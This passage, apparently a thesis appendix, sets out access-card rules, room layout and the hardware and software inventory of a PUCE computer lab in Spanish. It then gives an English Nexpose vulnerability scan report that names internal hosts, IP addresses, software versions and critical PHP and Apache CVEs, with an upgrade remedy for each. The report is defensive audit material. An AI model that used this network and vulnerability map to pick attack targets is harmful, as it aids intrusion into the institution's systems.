6. Las personas autorizadas para que ingresen al LTIC, ya sean docentes o estudiantes, recibirán la tarjeta magnética de acceso, previa la firma de un Acta de Entrega-Recepción de la Tarjeta, donde se especifica las responsabilidades, deberes, derechos y sanciones para los usuarios de las tarjetas, quienes deben hacer uso exclusivo de la tarjeta magnética para el acceso.

7. Las personas pueden entrar y salir 10 minutos antes o después de sus respectivos horarios previamente establecidos y aprobados por el Director del LTIC, tanto para ingreso a las clases o para trabajar de apoyo en el Laboratorio.

8. Los ingresos y salidas haciendo uso de la tarjeta magnética, serán registrados en la base de datos respectiva.

9. La administración del módulo de seguridad está a cargo del Director del LTIC, quién revisará la información grabada y realizará un seguimiento de buen uso de las tarjetas.

10. En el LTIC debe existir al menos una puerta adicional para salida de emergencia, que debe ser abierta desde adentro y deberá estar siempre cerrada.

11. Es primordial el hecho de evitar el libre acceso a áreas restringidas. La identificación de las personas deberá ser total, antes de permitirles el paso hacia áreas más críticas del LTIC.

12. Excepto para el personal de servicio, no se debe permitir que cualquier visitante acceda al LTIC. Si esto es requerido o necesario, dicho visitante deberá ser acompañado por el personal responsable autorizado durante su permanencia en el área. Tanto el personal de servicio como los visitantes deberán ser llamados para revisión de cualquier objeto de mano que pretendan introducir o sacar del área restringida como: maletas, bolsas, portafolios, bultos, etc.

13. La vigilancia personal es de los mejores medios de seguridad por lo que el personal deberá ser instruido para que vigile a cualquier persona que no conozca y que se encuentre dentro de la instalación y que en adición sepa que no está autorizada para permanecer. Cuando menos una persona de cada turno deberá ser asignada como responsable de la seguridad interna.

De la pérdida de la Tarjeta magnética de acceso

14. El usuario de la tarjeta es el único responsable del mantenimiento y seguridad de la misma.

15. En caso de pérdida de la tarjeta, el responsable de la misma deberá notificar inmediatamente al Director del LTIC para la anulación respectiva, evitando así accesos indebidos.

1. El usuario que perdió la tarjeta, deberá pagar el valor de $ 25,00 dólares para la emisión de la nueva tarjeta, en Tesorería de la PUCE, previo retiro del comprobante de pago respectivo, del LTIC.

Uso de la tarjeta por parte de los Docentes de la Facultad, en horario de clases

1. Utilizando la tarjeta magnética, el profesor deberá abrir la puerta a la hora de inicio de clases, para que ingresen los alumnos al aula.

2. Finalizada la clase, el mismo profesor abrirá la puerta con la tarjeta magnética, para que los estudiantes se retiren del aula.

3. Durante las clases en las aulas del LTIC, el único responsable del aula es el profesor, quién no deberá dejar solos a los estudiantes en las aulas.

4. No se dispondrán de llaves para abrir las puertas de las aulas del LTIC, en caso de olvido de la tarjeta.

Uso de la tarjeta magnética por parte de los Estudiantes, para tener acceso a las aulas, equipos e infraestructura del LTIC

2. El estudiante que desea trabajar en cualquiera de las aulas del LTIC, deberá solicitar una tarjeta magnética en el área de Ayudantía del LTIC, para abrir la puerta del aula asignada.

3. Luego de la entrega de la tarjeta magnética al estudiante, es el s único responsable del buen estado y de la entrega de la tarjeta.

4. En caso de olvido de la entrega de la tarjeta magnética, en el área de ayudantía del LTIC, el estudiante será llamado la atención, a la vez que se le retirarán los

derechos de utilización de los equipos y aulas del LTIC, por 24 horas laborables, desde la hora que salió de aula.

5. Si el olvido de la entrega de la tarjeta magnética, el área de ayudantía del LTIC, es reincidente por segunda ocasión, el estudiante perderá los derechos de utilización de los equipos y aulas del LTIC, por 48 horas laborables, desde la hora que salió de aula.

6. Si el olvido de la entrega de la tarjeta magnética, el área de ayudantía del LTIC, es reincidente por tercera ocasión o más, el estudiante perderá los derechos de utilización de los equipos y aulas del LTIC, por al menos una semana laborable completa, además deberá pagar una multa de $20,00, en Tesorería de la PUCE, previo retiro del comprobante de pago respectivo, del LTIC.

7. El director del LTIC, analizará los casos de olvido o mal uso de las tarjetas magnéticas por parte de los estudiantes y si es necesario le retirará los derechos de acceso al LTIC, por el resto del semestre vigente.

TIPS PARA EL BUEN USO DE LA TARJETA

- La tarjera es personal e intransferible
- No use para ningún otro propósito que de tarjeta de acceso a las áreas del LTIC
- No dejar en contacto directo con el sol o altas temperaturas
- No mojar
- No doblar
- No emplasticar o laminar
- No morder
- No picar

Anexo N° 3

DISTRIBUCIÓN DE AREAS

CODIGO	Tipo	Uso que tiene cada área	CAPACIDAD
201	AULA	SW Básico, Programas Civil, Programas Sistemas, Varios	16 Computadoras
202	AUDITORIO	Conferencias magistrales	30 Butacas
203	AULA	Sw Básico	10 Computadoras
204	AULA	SW Básico Programas Desarrollo de Software, Programas Maestrías	16 Computadoras
205	AULA	Arquitectura PC, Electrología, Redes, CISCO, Clases magistrales	6 grupos de trabajo
206	OFICINA	Becarios, Ayudantes	
207	OFICINA	Asistente LTIC	
208	SALA	Mantenimiento	
209	SALA	Data Center, Servidores, core central	
210	SALA	Área de Investigación 1	5 puestos de trabajo
211	SALA	Área de Investigación 2	5 puestos de trabajo
212, 13	OFICINA	Director LTIC, baño oficina Director	
214	AULA	SW Básico, Programas CAD, Programas Diseño	16 Computadoras
215	AULA	SW Básico Programas Desarrollo de Software, Programas Maestrías	16 Computadoras
216	BAÑOS	Baños para mujeres, para hombres	
217	BAÑOS	Baños para hombres	

Términos	Descripción
SW Básico	S.O. XP, Ofimática Full, Acrobat Reader, Visio, Proyect, Access, Navegadores
Programas Civil	AutoCaD, SAP, ETABS, ARES
Programas Sistemas	Vensim, MathLab, Minerva, JDK
Programas Varios	En esta aula dependiendo de la planificación se instala programas para los cursos CISCO y para solventar algún requerimiento de la Maestría de transportes
Programas Desarrollo de Software	Lenguajes de Programación: C, Java, Visual Studio, Power Builder Bases de Datos: SQL Server, MySQL, Postgret, Client Oracle 10g Servidores de aplicaciones: IIS, Apache - XAMPP Modeladores: Power Design, Genexus.
Programas Maestrías	Dependiendo de la distribución y requerimiento de las maestrías de Gerencia Ti Y Maestría en Tecnologías se instala el software necesario
Programas CAD	Instalada la Suit de AutoDesk 2009 para Ingeniería Civil: AutoCAD, Auto Desk Land Stop, Civil 3D, Structure.
Programas Diseño	Instalado bajo plataforma MAC: Flash, Dreamweaver, Firework versión 8.0

Infraestructura - Computadoras por aula

Aula 201

Modelo	AOPEN	Hp dc5000	Compaq d31vm
Cantidad	5	7	2
Procesador	Pentium IV 2.4 GHz	Pentium IV 3,0 GHz	Pentium IV 1,8 GHz
RAM	512 MB	512 MB	512 MB
DISCO	40 GB	40 GB	40 GB
Disquetera	si	si	si
CD/DVD	CD ROM	CD ROM	CD ROM
USB	4 posterior	2 frontales, 4 posteriores	2 frontales, 4 posteriores
Monitor	HP 5500 CTR, 4 Hacer V551	4 HP 5500 CTR, 2 compaq 5500, 1 hacer v551	1 compaq 5500, 1 hacer v551
Teclado	2 HP en español, Aopen españ	6 HP en español, 1 Aopen español	1 Aopen español, 1 HP españo
Mouse	1 HP óptico, 1 Hp ball, 3 Sun bal	3 Hp opticos,1 dell optico, 1 genius optico, 1 HP b	1 genius optico,1 compaq ball

Aula 203

Modelo	Aopen	
Cantidad	5	
Procesador	Pentium IV 2.4 GHz	
RAM	512 MB	
DISCO	40 GB	
Disquetera	SI	
CD/DVD	CD ROM	
USB	4 posteriores	
Monitor	5 acer v551	1 Sun
Teclado	4 Aopen, 1 sun en español	
Mouse	2 compaq,2HP,1 sun de bola	

Aula 204

Modelo	HP Compaq dc5100 MT	HP Compaq dc5000 MT
Cantidad	9	5
Procesador	Pentium IV 3.2 GHz	Pentium IV 3.0 GHz
RAM	512 MB	512 MB
DISCO	40 GB	40 GB
Disquetera	si	si
CD/DVD	DVD ROM	
USB	2 frontales, 1 posterior	2 frontales
Monitor	4 Dell LCD, 2 Sun CTR, 3 HP 754(	2 DELL LCD, 2 Sun CTR,1 HP 5500
Teclado	HP en español SK2880	HP en español SK2880
Mouse	5 HP óptico,3 Hp ball, 1 dell opt	1 genius ball, 4 Hp opticos

Aula 205

Modelo	AOPEN	Packard Bell
Cantidad	2	4
Procesador	Pentium IV 2.4 GHz	Pentium IV 1.6 GHz
RAM	512	512 MB
DISCO	40 GB	40-60 GB
Disquetera	si	si
CD/DVD	CD Rom	CD Rom
USB	4 posterior	2 frontales, 2 posteriores
Monitor	Packard Bell CTR	Packard Bell CTR
Teclado	2 Packard Bell en español	3 Packard Bell en español, 1 aopen español
Mouse	Logitec, Microsoft ball	3 packard bell, 1 Sun Ball

Aula 214

Modelo	MAC G5
Cantidad	10
Procesador	Intel Core 2 Duo 2.0 GHz
RAM	2.0 GB
DISCO	220 GB
Disquetera	NO
CD/DVD	DVD RW
USB	3 posteriores
Monitor	MAC G5 LCD
Teclado	MAC G5 A1243 USB
Mouse	MAG G5 A1152 USB OPTICO

Aula 215

Modelo	HP dc5100	Dell Optiplex 745
Cantidad	10	6
Procesador	Pentium IV 3.2 GHz	Pentuim D 3.4 GB
RAM	512 MB	2 GB
DISCO	40 GB	60 GB
Disquetera	si	si
CD/DVD	DVD RAM	DVD RW
USB	2 frontales, 6 posterior	2 frontales, 6 posterior
Monitor	1 sun CTR, 1 compac 5500, 1 Hp 55	1 DELL LCD, 4 Hp 7540, 1 Hp 5500
Teclado	10 HP en español	6 dell en español
Mouse	3 HP ball, 2 Dell opticos, 5 HP opt	5 dell, 1 hp opticos

SOFTWARE INSTALADO EN LAS AULAS DEL LTIC

201	203	204	205	214		215
Word, Excel, PowerPoint, Access, Visio, Project	Word, Excel, PowerPoint, Access, Visio, Project	Word, Excel, PowerPoint, Access, Visio, Project	Sistema Operativo Ubunto 8.0	**Sistema Operativo Windows XP**	**Sistema Operativo Leopard o Tiger**	Word, Excel, PowerPoint, Access, Visio, Project
Acrobad reader 9.0	Acrobat Reader 9.0	Acrobat Reader	Sistema Operativo Windows Server 2003	Access, Visio, Project	Word, Excel, PowerPoint	Acrobat Reader
Internet Explorer 6.0	Internet Explorer 6.0	Internet Explorer		Acrobat Reader	Acrobad reader	Internet Explorer
Fire Fox 3.0.1	JDK	FireFox		Internet Explorer	Macromedia Flash	FireFox
SAP 2000	Borland C	XAMPP 1.5.5		FireFox	Macromedia Dreamweaver	XAMPP 1.5.5
ETABS 2000	FireFox	IIS		WinRar		IIS
AUTOCAD 2007	WinRar	.Net 2005		Civil 3D 2009		.Net 2005
Vensim		MySQL		Civil 2009		MySQL
Matlab 7.0		Postgres 8.3		Autocad 2009		Postgres 8.3
SSH Secure Shell		Cliente Oracle 10g		Auto Land Desktop 2009		Cliente Oracle 10g
WinRar		SQL Server 2000		Structure 2009		SQL Server 2000
Ares		PowerDesigner 10.0		Oracle Client 10g		PowerDesigner 10.0
JDK		Borland C				Borland C
Minerva		UltraEdit				UltraEdit
		Context				Context
		Genexus 9.0				Genexus 9.0
		JCreator				JCreator
		JBuilder				JBuilder
		JDCompiler				JDCompiler
		J.D.K				J.D.K
		PowerBuilder				PowerBuilder
		SIMUL8				SIMUL8

Infraestructura - Servidores

Servidor Uno

	Específicación	Descripción	Uso
Modelo	DELL POWER EDGE 2950		SERVIDOR DE PRUEBAS
Procesador	INTEL XEON	X5355 2.66GHZ	
RAM			
DISCO	291 GB	2 Discos de 36GB mas 3 Discos de 72 GB	
Disquetera	NO TIENE		
CD/DVD	DVD Writter	Interno	
USB	2 PUERTOS		
Monitor	Power Edge Rack Console		
Teclado			
Mouse			

Servidor DOS

	Específicación	Descripción	Uso
Modelo	DELL POWER EDGE 2950		SERVIDOR DE DOMINIO
Procesador	INTEL XEON	X5355 2.66GHZ	
RAM	8GB		
DISCO	291 GB	2 Discos de 36GB mas 3 Discos de 72 GB	
Disquetera	NO TIENE		
CD/DVD	DVD Writter	Interno	
USB	2 PUERTOS		
Monitor	Power Edge Rack Console		
Teclado			
Mouse			

Servidor TRES

	Especificación	Descripción	Uso
Modelo	DELL POWER EDGE 2950		SERVIDOR DE ARCHIVOS
Procesador	INTEL XEON	X5355 2.66GHZ	
RAM	3,25 GB		
DISCO	291 GB	2 Discos de 36GB mas 3 Discos de 72 GB	
Disquetera	NO TIENE		
CD/DVD	DVD Writter	Interno	
USB	2 PUERTOS		
Monitor	Power Edge Rack Console		
Teclado			
Mouse			

Servidor Cuatro

	Especificación	Descripción	Uso
Modelo	HP Proliant ML 350		Servidor Web, intranet, página Web www.puceing.edu.ec
Procesador	INTEL XEON	E7520 3.2GHZ	
RAM	2 GB		
DISCO	78,6GB		
Disquetera	1	interna	
CD/DVD	CD	Interno	
USB	4		
Monitor	HP TFT 7600		
Teclado			
Mouse		Console Controler	

Servidor Cinco

	Especificación	Descripción	Uso
Modelo	HP Proliant ML 350		Servidor para aplicación MOODLE
Procesador	INTEL XEON	E7520 3.2GHZ	
RAM	2GB		
DISCO	72,8GB		
Disquetera	1	interna	
CD/DVD	CD	Interno	
USB	4		
Monitor	HP TFT 7600		
Teclado			
Mouse		Console Controler	

Audit Report

Site report for tesis

Audited on October 31 2013

Reported on October 31 2013


1. Executive Summary


This report represents a security audit performed by Nexpose from Rapid7 LLC. It contains confidential information about the state of your network. Access to this information by unauthorized personnel may allow them to compromise your network.

Site Name	Start Time	End Time	Total Time	Status
tesis	October 31, 2013 19:10, COT	October 31, 2013 19:12, COT	2 minutes	Success


There is not enough historical data to display overall asset trend.


The audit was performed on 3 systems, 3 of which were found to be active and were scanned.






There were 105 vulnerabilities found during this scan. Of these, 9 were critical vulnerabilities. Critical vulnerabilities require immediate attention. They are relatively easy for attackers to exploit and may provide them with full control of the affected systems. 87 vulnerabilities were severe. Severe vulnerabilities are often harder to exploit and may not provide the same access to affected systems. There were 9 moderate vulnerabilities discovered. These often provide information to attackers that may assist them in mounting subsequent attacks on your network. These should also be fixed in a timely manner, but are not as urgent as the other vulnerabilities. Critical vulnerabilities were found to exist on 1 of the systems, making them most susceptible to attack. 3 systems were found to have severe vulnerabilities. Moderate vulnerabilities were found on 3 systems. No systems were free of vulnerabilities.







There were 5 occurrences of the dns-allows-cache-snooping and dns-processes-recursive-queries vulnerabilities, making them the most common vulnerabilities. There were 66 vulnerabilities in the HTTP category, making it the most common vulnerability category.





The dns-allows-cache-snooping vulnerability poses the highest risk to the organization with a risk score of 1,794. Risk scores are based on the types and numbers of vulnerabilities on affected assets.
There were 3 operating systems identified during this scan.





The CentOS Linux, Linux and Microsoft Windows operating systems were found on 1 systems, making them the most common operating systems.
There were 15 services found to be running during this scan.





The DNS-TCP and HTTP services were found on 3 systems, making them the most common services. The HTTP service was found to have the most vulnerabilities during this scan with 81 vulnerabilities.

2. Discovered Systems

Node	Operating System	Risk	Aliases
172.16.0.8	CentOS Linux	26,212	•ns.puceing.edu.ec •blogs.puceing.edu.ec
192.168.1.1	Linux 2.6.9	2,633	
192.168.1.11	Microsoft Windows Server 2012 Standard Edition	1,365	•andromeda.ingenieria.local •ANDROMEDA

3. Discovered and Potential Vulnerabilities

3.1. Critical Vulnerabilities

3.1.1. PHP Vulnerability: CVE-2011-3268 (php-cve-2011-3268)

Description:

Buffer overflow in the crypt function in PHP before 5.3.7 allows context-dependent attackers to have an unspecified impact via a long salt argument, a different vulnerability than CVE-2011-2483.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	49241
CVE	CVE-2011-3268
IAVM	2012-B-0056
OSVDB	74738
XF	69427

Vulnerability Solution:
Download and apply the upgrade from: http://www.php.net/releases/

3.1.2. PHP Vulnerability: CVE-2012-2688 (php-cve-2012-2688)

Description:

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CVE	CVE-2012-2688
DEBIAN	DSA-2527
IAVM	2012-A-0152
IAVM	2012-B-0071
REDHAT	RHSA-2013:1307
SECUNIA	55078

Vulnerability Solution:

•Upgrade to PHP version 5.3.15

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.5

Download and apply the upgrade from: http://www.php.net/releases/

3.1.3. PHP Vulnerability: CVE-2011-1092 (php-cve-2011-1092)

Description:

Integer overflow in ext/shmop/shmop.c in PHP before 5.3.6 allows context-dependent attackers to cause a denial of service (crash) and possibly read sensitive memory via a large third argument to the shmop_read function.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46786
CVE	CVE-2011-1092
XF	65988

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.1.4. PHP Vulnerability: CVE-2011-1148 (php-cve-2011-1148)

Description:

Use-after-free vulnerability in the substr_replace function in PHP 5.3.6 and earlier allows context-dependent attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact by using the same variable for multiple arguments.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-02-01-1
BID	46843
BID	49241
CVE	CVE-2011-1148
IAVM	2012-B-0056
REDHAT	RHSA-2011:1423
XF	66080

Vulnerability Solution:
Download and apply the upgrade from: http://www.php.net/releases/

3.1.5. PHP Vulnerability: CVE-2011-1153 (php-cve-2011-1153)

Description:

Multiple format string vulnerabilities in phar_object.c in the phar extension in PHP 5.3.5 and earlier allow context-dependent attackers to obtain sensitive information from process memory, cause a denial of service (memory corruption), or possibly execute arbitrary code via format string specifiers in an argument to a class method, leading to an incorrect zend_throw_exception_ex call.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2011-10-12-3
BID	46854

Source	Reference
CVE	CVE-2011-1153
DEBIAN	DSA-2266
IAVM	2012-B-0056
SECUNIA	43744
XF	66079

Vulnerability Solution:

Download and apply the upgrade from: http://museum.php.net/php5/php-5.3.6.tar.gz

3.1.6. PHP Vulnerability: CVE-2012-1823 (php-cve-2012-1823)

Description:

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CERT-VN	520827
CERT-VN	673343
CVE	CVE-2012-1823
IAVM	2012-A-0152
REDHAT	RHSA-2012:0546
REDHAT	RHSA-2012:0547
REDHAT	RHSA-2012:0568
SECUNIA	49014
SECUNIA	49065
SECUNIA	49085
SECUNIA	49087

Vulnerability Solution:

•Upgrade to PHP version 5.3.12

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.2

Download and apply the upgrade from: http://www.php.net/releases/

3.1.7. PHP Vulnerability: CVE-2012-2311 (php-cve-2012-2311)

Description:

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CERT-VN	520827
CVE	CVE-2012-2311
IAVM	2012-A-0152
SECUNIA	49014
SECUNIA	49085
URL	https://bugs.php.net/bug.php?id=61910

Vulnerability Solution:

•Upgrade to PHP version 5.3.13

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.3

Download and apply the upgrade from: http://www.php.net/releases/

3.1.8. PHP Vulnerability: CVE-2012-2386 (php-cve-2012-2386)

Description:

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a

heap-based buffer overflow.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2012-09-19-2
CVE	CVE-2012-2386
IAVM	2012-A-0152

Vulnerability Solution:

•Upgrade to PHP version 5.3.14

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.4

Download and apply the upgrade from: http://www.php.net/releases/

3.1.9. PHP Vulnerability: CVE-2013-1635 (php-cve-2013-1635)

Description:

ext/soap/soap.c in PHP before 5.3.22 and 5.4.x before 5.4.13 does not validate the relationship between the soap.wsdl_cache_dir directive and the open_basedir directive, which allows remote attackers to bypass intended access restrictions by triggering the creation of cached SOAP WSDL files in an arbitrary directory.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2013-1635
DEBIAN	DSA-2639

Vulnerability Solution:

•Upgrade to PHP version 5.3.22

Download and apply the upgrade from: http://www.php.net/releases/

•Upgrade to PHP version 5.4.13

Download and apply the upgrade from: http://www.php.net/releases/

3.2. Severe Vulnerabilities

3.2.1. Apache HTTPD: insecure LD_LIBRARY_PATH handling (CVE-2012-0883) (apache-httpd-cve-2012-0883)

Description:

Insecure handling of LD_LIBRARY_PATH was found that could lead to the current working directory to be searched for DSOs. This could allow a local user to execute code as root if an administrator runs apachectl from an untrusted directory.

Affected Nodes:

Affected Nodes:	Additional Information:
172.16.0.8:80	Running vulnerable HTTP service: Apache HTTPD 2.2.15.
172.16.0.8:443	Running vulnerable HTTPS service: Apache HTTPD 2.2.15.

References:

Source	Reference
APPLE	APPLE-SA-2013-09-12-1
CVE	CVE-2012-0883
SECUNIA	48849
URL	http://httpd.apache.org/security/vulnerabilities_22.html
URL	http://httpd.apache.org/security/vulnerabilities_24.html

Vulnerability Solution:

•Apache HTTPD >= 2.2 and < 2.2.23

Upgrade to Apache HTTPD version 2.2.23

Download and apply the upgrade from: http://archive.apache.org/dist/httpd/httpd-2.2.23.tar.gz
Many platforms and distributions provide pre-built binary packages for Apache HTTP server. These pre-built packages are usually customized and optimized for a particular distribution, therefore we recommend that you use the packages if they are available for your operating system.

•Apache HTTPD >= 2.4 and < 2.4.2

